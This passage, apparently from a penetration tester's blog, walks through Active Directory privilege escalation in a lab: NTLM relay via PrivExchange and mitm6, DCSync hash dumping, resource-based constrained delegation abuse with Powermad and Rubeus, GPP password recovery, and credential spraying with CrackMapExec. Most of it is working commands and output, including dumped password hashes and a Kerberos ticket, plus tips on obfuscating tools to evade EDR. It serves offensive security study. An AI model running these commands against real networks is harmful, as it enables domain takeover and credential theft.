Setting this up was kind of a pain. Exchange 2013 is installed using the default methods on a Windows 2012 R2 server, and I made [this modification](#) to the PrivExchange python script to get it to work without a valid SSL certificate. After that, it ran fine.

First, start ntlmrelayx.py and point it to a DC, authenticate via LDAP and escalate privileges for a user.

```
ntlmrelayx.py -t ldap://192.168.218.10 --escalate-user rsmith
```

Then, run privexchange.py by passing in your attacker IP (-ah), the target, and user/password/domain.

```
python privexchange.py -ah 192.168.218.129 LAB2012DC02.lab.local -u rsmith -d lab.local -p Winter201
```

Privexchange.py makes the API call to the exchange

```
^Croot@kali:~/Tools# ntlmrelayx.py -t ldap://192.168.218.10 --escalate-user rsmith
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.218.20, attacking target ldap://192.168.218.10
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 192.168.218.20, attacking target ldap://192.168.218.10
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://192.168.218.10 as LAB\LAB2012DC02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User rsmith now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

ntlmrelayx relays the Exchange server's credentials to the Master DC, then escalates rsmith's privileges

```

root@kali:~/Tools# secretsdump.py lab/rsmith@LAB2012DC01.LAB.local -just-dc
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
LAB.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa880574
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4950829c105deebecb5653ec05bc704
LAB.local\AdminAlice:1106:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f2
LAB.local\rsmith:1107:aad3b435b51404eeaad3b435b51404ee:e9a402c4050e25047a2a90
LAB.local\tsmith:1108:aad3b435b51404eeaad3b435b51404ee:e550e981b43d1019f02463
LAB.local\MSSQLSRVC:1112:aad3b435b51404eeaad3b435b51404ee:4797c25bfc9c324173a
LAB.local\B31000-CDU847BSI7RB:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_577b36e277564772b:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_71c42df364db43cf9:1133:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_9ff44bc38f0f465eb:1134:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_0580eb50c8244e66a:1135:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_35d4d18347ad4b379:1136:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\SM_a2b986ab48c34f46b:1137:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
LAB.local\ExchangeAdmin:1139:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba5
LAB.local\SM_4a8ceddeede04ea88:2103:aad3b435b51404eeaad3b435b51404ee:97116510
LAB.local\SM_948bfc8d65e949bdb:2104:aad3b435b51404eeaad3b435b51404ee:4bd47f6
LAB.local\SM_f0620062ff7642c79:2105:aad3b435b51404eeaad3b435b51404ee:182f462
LAB2012DC01$:1001:aad3b435b51404eeaad3b435b51404ee:108c69a0d7b09b949bb63a80c
LAB2012DC02$:1109:aad3b435b51404eeaad3b435b51404ee:09aea3032d8886fc279af73190
LABXP01$:1110:aad3b435b51404eeaad3b435b51404ee:13701be0b4d8d16a01e2236892ce9f
LABWIN10$:1114:aad3b435b51404eeaad3b435b51404ee:ffc199ccf670133283280235f3112
LABWIN701$:2102:aad3b435b51404eeaad3b435b51404ee:ab3ca41827b23e166cd9b98623a5
[*] Kerberos keys grabbed

```

Using rsmith's privileges to dump the hashes on the DC.

With the hashes to all users, they can now be cracked.

Side note: If you ever run Mimikatz and it gets caught by AV, secretsdump.py is an excellent alternative, as it doesn't drop anything to disk.

Attack: Resource-based Constrained Delegation, Part #1

Also from [Dirk-jan](#), is an attack that takes advantage of default AD installs. Specifically, the fact that computers can, by default, change some attributes relating to their permissions such as **msDS-AllowedToActOnBehalfOfOtherIdentity**. This attribute controls whether users can login to (almost) any computer on the domain via Kerberos impersonation. This is all possible through relaying credentials. I've [demonstrated mitm6 in part one](#), so I'll use it again here, but relay the responses in a different way.

```
mitm6 -i ens33 -d lab.local
```

```

root@ubuntu:~# mitm6 -i ens33 -d lab.local
Starting mitm6 using the following configuration:
Primary adapter: ens33 [00:50:56:2e:71:7e]
IPv4 address: 192.168.10.100
IPv6 address: fe80::63c:8cb:3ae8:3484
DNS local search domain: lab.local
DNS whitelist: lab.local
IPv6 address fe80::192:168:10:30 is now assigned to mac=00:0c:29:49:19:47 host=LABWIN10.lab.local ipv4=192.168.10.30

```

I then serve the WPAD file and relay the credentials over LDAPS to the primary DC while choosing the delegate access attack method.

```
ntlmrelayx.py -t ldaps://LAB2012DC01.lab.local -wh 192.168.10.100 --delegate-access
```

```
Croot@ubuntu:~# ntlmrelayx.py -t ldaps://LAB2012DC01.lab.local -wh 192.168.10.100 --delegate-access
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.10.30, attacking target ldaps://LAB2012DC01.lab.local
[*] HTTPD: Client requested path: nav.smartscreen.microsoft.com:443

[*] Authenticating against ldaps://LAB2012DC01.lab.local as LAB\RSmith SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 192.168.10.30, attacking target ldaps://LAB2012DC01.lab.local
[*] HTTPD: Client requested path: http://tile-service.weather.microsoft.com/en-us/livetile/preir
eshold
[*] HTTPD: Client requested path: http://tile-service.weather.microsoft.com/en-us/livetile/preir
eshold
[-] Exception in HTTP request handler: 'NoneType' object has no attribute 'sendAuth'
[*] HTTPD: Client requested path: http://tile-service.weather.microsoft.com/en-us/livetile/preir
eshold
[*] Dumping domain info for first time
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=local
[*] Adding new computer with username: AFWMZ0DS$ and password: `o6"28Q4~IRVBo} result: OK
```

The victim opens IE, which sends out a WPAD request over IPv6, which the attacker (me) responds to and relays those credentials to the DC over LDAPS. A new computer is created and the delegation rights are modified so that the new 'computer' can impersonate any user on LABWIN10 (the victim) via the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute. So I now generate a silver ticket and impersonate the user 'Administrator'.

```
getST.py -spn cifs/LABWIN10.lab.local lab.local/AFWMZ0DS$ -dc-ip 192.168.10.10 -impersonate Administrator
```

```
root@ubuntu:~# getST.py -spn cifs/LABWIN10.lab.local lab.local/AFWMZ0DS$ -dc-ip 192.168.10.10 -impersonate Administrator
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*]   Requesting S4U2self
[*]   Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
root@ubuntu:~# █
```

I then logon to LABWIN10 with my silver ticket via secretsdump.py and dump the credentials.

```

root@ubuntu:~# export KRB5CCNAME=Administrator.ccache
root@ubuntu:~# secretsdump.py -k -no-pass LABWIN10.lab.local
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbfcd294499464fb3acfa00c45c69b621
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:50e46d1e79334e63361fc2b14724e7cb:::
Admin:1001:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96ddb82224270b57f11fc:::
Adm:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
LAdmin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/Administrator:$DCC2$10240#Administrator#8e6f8802a69a6ff884b9cf122d64e57c
LAB.LOCAL/RSmith:$DCC2$10240#RSmith#c7dc791637c350a0c3edae0582479307
LAB.LOCAL/ADMBob:$DCC2$10240#ADMBob#f5b0ac986f4fc733612225650d26d812
LAB.LOCAL/ADoe:$DCC2$10240#ADoe#e2a77b3a5f156b87b9d970c384a24573
[*] Dumping LSA Secrets

```

To read more on silver ticket attacks and how they work, [this is a good article](#).

Attack: Resource-based Constrained Delegation, Part #2

Yes, more attacks due to the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute. [@harmj0y](#) made [a post](#) a few weeks ago on this. Essentially, if you're able to change a computer object in AD, you can take over the computer itself. The only catch to this is there needs to be one 2012+ domain controller, as older versions do not support resource-based constrained delegation (RBCD). Elad Shamir breaks the entire attack down, including more about RBCD, [in this article](#).

There's three tools used for this:

[Powermad](#)

[Powerview](#)

[Rubeus](#)

This attack is then conducted on the Windows 10 machine with rsmith's credentials. First, we set the executionpolicy to bypass so we can import and run scripts.

Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser

```

PS C:\Users\rsmith\Documents> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution
help topic at https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): a
PS C:\Users\rsmith\Documents> Import-Module .\Powerview.ps1
PS C:\Users\rsmith\Documents> cd .\Powermad-master\
PS C:\Users\rsmith\Documents\Powermad-master> Import-Module .\Powermad.psd1
PS C:\Users\rsmith\Documents\Powermad-master>

```

Then we check to see if we can modify discretionary access control lists ([DACs](#)).

```
$AttackerSID = Get-DomainGroup Users -Properties objectsid | Select -Expand objectsid
Get-DomainObjectACL LAB2012DC01.lab.local | ?{$_.SecurityIdentifier -match $AttackerSID}
```

```
PS C:\Users\rsmith\Documents> Get-DomainObjectACL LAB2012DC01.lab.local | ?{$_.SecurityIdentifier -match $AttackerSID}

ObjectDN           : CN=LAB2012DC01,OU=Domain Controllers,DC=lab,DC=local
ObjectSID          : S-1-5-21-600110288-2354598277-2662498018-1001
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
BinaryLength       : 24
AceQualifier        : AccessAllowed
IsCallback          : False
OpaqueLength        : 0
AccessMask          : 131132
SecurityIdentifier  : S-1-5-32-545
AceType             : AccessAllowed
AceFlags            : None
IsInherited         : False
InheritanceFlags     : None
PropagationFlags     : None
AuditFlags          : None
```

The above commands look up rights for the 'Users' SID, showing that the group has 'Generate Write' permissions on the object (the DC).

By default, this isn't exploitable. This is abusing a potential misconfiguration an Administrator made; in this example it is the fact that the Admin added the "Users" group as a principal to the DC and allowed the GenericWrite attribute.

As a PoC, rsmith (who is in the "Users" group), cannot get into the DC.

```
PS C:\Users\rsmith\Documents> dir \\LAB2012DC01.lab.local\C$
dir : Access is denied
At line:1 char:1
+ dir \\LAB2012DC01.lab.local\C$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\LAB2012DC01.lab.local\C$:string)
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.Management.Commands.WmiCmdlet

dir : Cannot find path '\\LAB2012DC01.lab.local\C$' because it does not exist.
At line:1 char:1
+ dir \\LAB2012DC01.lab.local\C$
+ ~~~~~
+ CategoryInfo          : objectNotFound: (\\LAB2012DC01.lab.local\C$:string) [C
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItem
```

What we do next is create a new computer account and modify the property on the domain controller to allow the new computer account to pretend to be anyone to the domain controller, all thanks to the **msDS-allowedToActOnBehalfOfOtherIdentity**. It's possible for us to create a new computer account, because by default a user is allowed to create up to 10 machine accounts. Powermad has a function for it

```
New-MachineAccount -MachineAccount hackermachine -Password $(ConvertTo-SecureString 'Spring2017' -AsPlainText -Force)
```

```
PS C:\Users\rsmith\Documents> New-MachineAccount -MachineAccount hackermachine -Password $(ConvertTo-SecureString 'Spring2017' -AsPlainText -Force)
[+] Machine account hackermachine added
PS C:\Users\rsmith\Documents>
```


We then add the new machine's SID to the **msDS-allowedToActOnBehalfOfOtherIdentity** attribute on the DC.

```
$ComputerSid = Get-DomainComputer hackermachine -Properties objectsid | Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;${$ComputerSid})"
$SDBytes = New-Object byte
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalffofoteridentity'=$SDBytes}
```

Then use Rubeus to get the NT password for our created machine.

```
.\Rubeus.exe hash /password:Spring2017 /user:hackermachine /domain:lab.local
```

```
PS C:\Users\rsmith\Documents> .\Rubeus.exe hash /password:Spring2017 /user:hackermachine /domain:lab.local
```



```
Rubeus
v1.4.2

[*] Action: Calculate Password Hashes
[*] Input password      : Spring2017
[*] Input username     : hackermachine
[*] Input domain       : lab.local
[*] Salt               : LAB.LOCALhackermachine
[*] rc4_hmac           : 9EFAFD86A2791ED001085B4F878AF381
[*] aes128_cts_hmac_sha1 : 035C1BE4250A6E0BDD4F2250BC32D2A0
[*] aes256_cts_hmac_sha1 : CF2D9881B8D4005BB9BF53A3B7E704319B9BE28C8C20DC9BACB2628045ABC727
[*] des_cbc_md5        : EA6892082F433185
```

Finally, we then impersonate a domain administrator (Administrator) using Rubeus' service for user (S4U) process on the target DC.

```
.\Rubeus.exe s4u /user:hackermachine$ /rc4:9EFAFD86A2791ED001085B4F878AF381
/impersonateuser:Administrator /msdsspn:cifs/LAB2012DC01.lab.local /ptt
```

```
[*] Impersonating user 'Administrator' to target SPN 'cifs/LAB2012DC01.lab.local'
[*] Using domain controller: LAB2012DC01.lab.local (192.168.10.10)
[*] Building S4U2proxy request for service: 'cifs/LAB2012DC01.lab.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/LAB2012DC01.lab.local':

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

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\rsmith\Documents>
```

With the ticket imported, we can then access the domain controller.

```
[+] Ticket successfully imported!
PS C:\Users\rsmith\Documents> dir \\LAB2012DC01.lab.local\C$

Directory: \\LAB2012DC01.lab.local\C$

Mode                LastWriteTime         Length Name
----                -
d-----            8/22/2013   8:52 AM             PerfLogs
d-r---            3/8/2019   12:34 AM             Program Files
d-----            8/22/2013   8:39 AM             Program Files (x86)
d-r---            3/7/2019   10:58 PM              Users
d-----            3/8/2019   12:29 AM             Windows
-a----            3/8/2019   10:08 AM           1250 lab.cer
-a----            3/8/2019   10:07 AM           2128 lab2012dc01.lab.local.cer

PS C:\Users\rsmith\Documents>
```

Again, this is leveraging the fact that the system administrator dun goofed and added the 'Users' group to have Generic_Write access to the DC. Even though we couldn't access it via SMB, we modified the permissions that would allow us to. If you're still confused, [here's a video](#) from SpecterOps demonstrating a walkthrough.

Attack: MS14-025, GPP

This one is less common as it's been out for quite some time, however it gets a mention because it still does exist. MS14-025 is also known as the group policy preferences escalation vulnerability.

When a Domain Administrator would push out a local administrator account via Group Policy Preferences, it would store the encrypted credentials in the SYSVOL share on the domain controller (SYSVOL is accessible by anyone, as it's where policies are stored and other things domain clients need to access). This typically wouldn't be a problem because it's encrypted with AES encryption, right? Well, Microsoft dun goofed and [published the decryption key](#). So now, attackers can decode the password. To simplify things, Metasploit has an auxiliary module for this.

```
msf5 auxiliary(scanner/smb/smb_enum_gpp) > options
Module options (auxiliary/scanner/smb/smb_enum_gpp):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    LAB2008DC01     yes       The target address range or CIDR identifier
  RPORT     445              yes       The Target port
  SMBDomain lab.local        no        The Windows domain to use for authentication
  SMBPass   Password!        no        The password for the specified username
  SMBShare  SYSVOL           yes       The name of the share on the server
  SMBUser   tsmith           no        The username to authenticate as
  STORE     true             yes       Store the enumerated files in loot.
  THREADS   1               yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_enum_gpp) > run

[*] 192.168.218.10:445 - Connecting to the server...
[*] 192.168.218.10:445 - Mounting the remote share \\192.168.218.10\SYSVOL'...
[+] 192.168.218.10:445 - Found Policy Share on 192.168.218.10
[*] 192.168.218.10:445 - Parsing file: \\192.168.218.10\SYSVOL\lab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
roups.xml

[+] 192.168.218.10:445 - Group Policy Credential Info
=====
Name      Value
----      -
TYPE      Groups.xml
USERNAME  LocalAdmin
PASSWORD  LocalAdmin
DOMAIN CONTROLLER 192.168.218.10
DOMAIN    lab.local
CHANGED   2019-03-06 13:33:57
NEVER_EXPIRES? 1
DISABLED   0

[+] 192.168.218.10:445 - XML file saved to: /root/.msf4/loot/20190306091336_default_192.168.218.10_microsoft.window_888
[+] 192.168.218.10:445 - Groups.xml saved as: /root/.msf4/loot/20190306091336_default_192.168.218.10_smb_shares.file_22
[+] 192.168.218.10:445 - Found Policy Share on 192.168.218.10
[*] 192.168.218.10:445 - Parsing file: \\192.168.218.10\SYSVOL\lab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
s.xml
```

Attack: Finding over privileged accounts | Tool: [CrackMapExec](#)

Ok, this one isn't necessarily an "attack" as much as it is a methodology of doing good reconnaissance and enumeration, which a few tools can help out with. This seems like kinda of a stretch from an article standpoint, but in reality over privileged accounts are so incredibly common, that it's not unusual to find one persons accounts then log into another persons workstation and have read access to their stuff. In addition, having privileges to servers where that user should have no business accessing, which of course leads to the

attacker just dumping credentials everywhere and eventually finding creds that work on the domain controller.

The methodology here is pretty easy: Spray the credentials across the network, see what you can log into. With crackmapexec, you can list the shares and see what you have write access to.

```
crackmapexec 192.168.218.0/24 -u rsmith -p Winter2017 --shares
```

```
root@kali:~# crackmapexec 192.168.218.0/24 -u tsmith -p Summer2017 --shares
CME      192.168.218.10:445 LAB2012DC01    [*] Windows 6.3 Build 9600 (name:LAB2012DC01) (domain:LAB)
CME      192.168.218.30:445 LABXP01      [*] Windows 5.1 (name:LABXP01) (domain:LAB)
CME      192.168.218.20:445 LAB2012DC02    [*] Windows 6.3 Build 9600 (name:LAB2012DC02) (domain:LAB)
CME      192.168.218.40:445 LABWIN701      [*] Windows 6.1 Build 7601 (name:LABWIN701) (domain:LAB)
CME      192.168.218.60:445 LABWIN10      [*] Windows 10.0 Build 17763 (name:LABWIN10) (domain:LAB)
CME      192.168.218.30:445 LABXP01      [+] LAB\tsmith:Summer2017
CME      192.168.218.10:445 LAB2012DC01    [+] LAB\tsmith:Summer2017
CME      192.168.218.30:445 LABXP01      [+] Enumerating shares
CME      192.168.218.30:445 LABXP01      SHARE          Permissions
CME      192.168.218.30:445 LABXP01      -----
CME      192.168.218.30:445 LABXP01      ADMIN$         NO ACCESS
CME      192.168.218.30:445 LABXP01      IPC$           NO ACCESS
CME      192.168.218.30:445 LABXP01      C$             NO ACCESS
CME      192.168.218.20:445 LAB2012DC02    [+] LAB\tsmith:Summer2017
CME      192.168.218.40:445 LABWIN701      [+] LAB\tsmith:Summer2017
CME      192.168.218.60:445 LABWIN10      [+] LAB\tsmith:Summer2017
CME      192.168.218.20:445 LAB2012DC02    [+] Enumerating shares
CME      192.168.218.20:445 LAB2012DC02    SHARE          Permissions
CME      192.168.218.20:445 LAB2012DC02    -----
CME      192.168.218.20:445 LAB2012DC02    NETLOGON      READ
CME      192.168.218.20:445 LAB2012DC02    SYSVOL        READ
CME      192.168.218.20:445 LAB2012DC02    ADMIN$         NO ACCESS
CME      192.168.218.20:445 LAB2012DC02    IPC$           READ
CME      192.168.218.20:445 LAB2012DC02    C$             NO ACCESS
CME      192.168.218.40:445 LABWIN701      [+] Enumerating shares
CME      192.168.218.40:445 LABWIN701      SHARE          Permissions
CME      192.168.218.40:445 LABWIN701      -----
CME      192.168.218.40:445 LABWIN701      Users         READ
CME      192.168.218.40:445 LABWIN701      ADMIN$         NO ACCESS
CME      192.168.218.40:445 LABWIN701      IPC$           NO ACCESS
CME      192.168.218.40:445 LABWIN701      C$             NO ACCESS
CME      192.168.218.60:445 LABWIN10      [+] Enumerating shares
CME      192.168.218.60:445 LABWIN10      SHARE          Permissions
CME      192.168.218.60:445 LABWIN10      -----
CME      192.168.218.60:445 LABWIN10      ADMIN$         NO ACCESS
CME      192.168.218.60:445 LABWIN10      IPC$           READ
CME      192.168.218.60:445 LABWIN10      C$             NO ACCESS
CME      192.168.218.10:445 LAB2012DC01    [+] Enumerating shares
CME      192.168.218.10:445 LAB2012DC01    SHARE          Permissions
```

From here, use SILENTTRINITY to get a session open on what the user has write access to, run the mimikatz module, and hope you find new credentials that are privileged. Remember, you can use CME with CIDRs, meaning if you're using SILENTTRINITY as your C2 server and using CME to trigger the connection, you can spray that across the network for maximum sessions. Although it's not very OpSec friendly and quite noisy. Consider it a test to see how their detection and response posture is

Tools: PowerTools Suite

Attack 1: Finding passwords in files.

Another thing to look for is passwords in files. There's been several occasions where I find a user is storing emails in their Documents folder, which contains a password. Or they

keep an Excel/Word file with passwords in it. This is where the [PowerSploit](#) suite comes in handy. Where do I begin with the PowerSploit suite...basically if you want to do something malicious, there's a Powershell module for it. In the case of searching for passwords, or any string for that matter, [PowerView](#) is your friend. Keep in mind EDRs catch basically every module in this suite, so I suggest encoding them before using via [Invoke-Obfuscation](#). PowerView is easy to use. Download the PowerSploit suite, and open Powershell in the directory you've extracted it in (make sure you're admin).

First, allow scripts to be ran.

Set-ExecutionPolicy Bypass

Then import the module

Import-Module .\PowerView.ps1

```
PS C:\Users\Administrator\Documents\PowerSploit> Set-ExecutionPolicy Bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the
policy to less restrictive limits the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy now?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N")
PS C:\Users\Administrator\Documents\PowerSploit> cd .\Recon\
PS C:\Users\Administrator\Documents\PowerSploit\Recon> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Documents\PowerSploit\Recon>
```

In the PowerView module is a command called Invoke-FileFinder, which allows you to search for files or in files for any string you want. Consider the string 'password'.

```
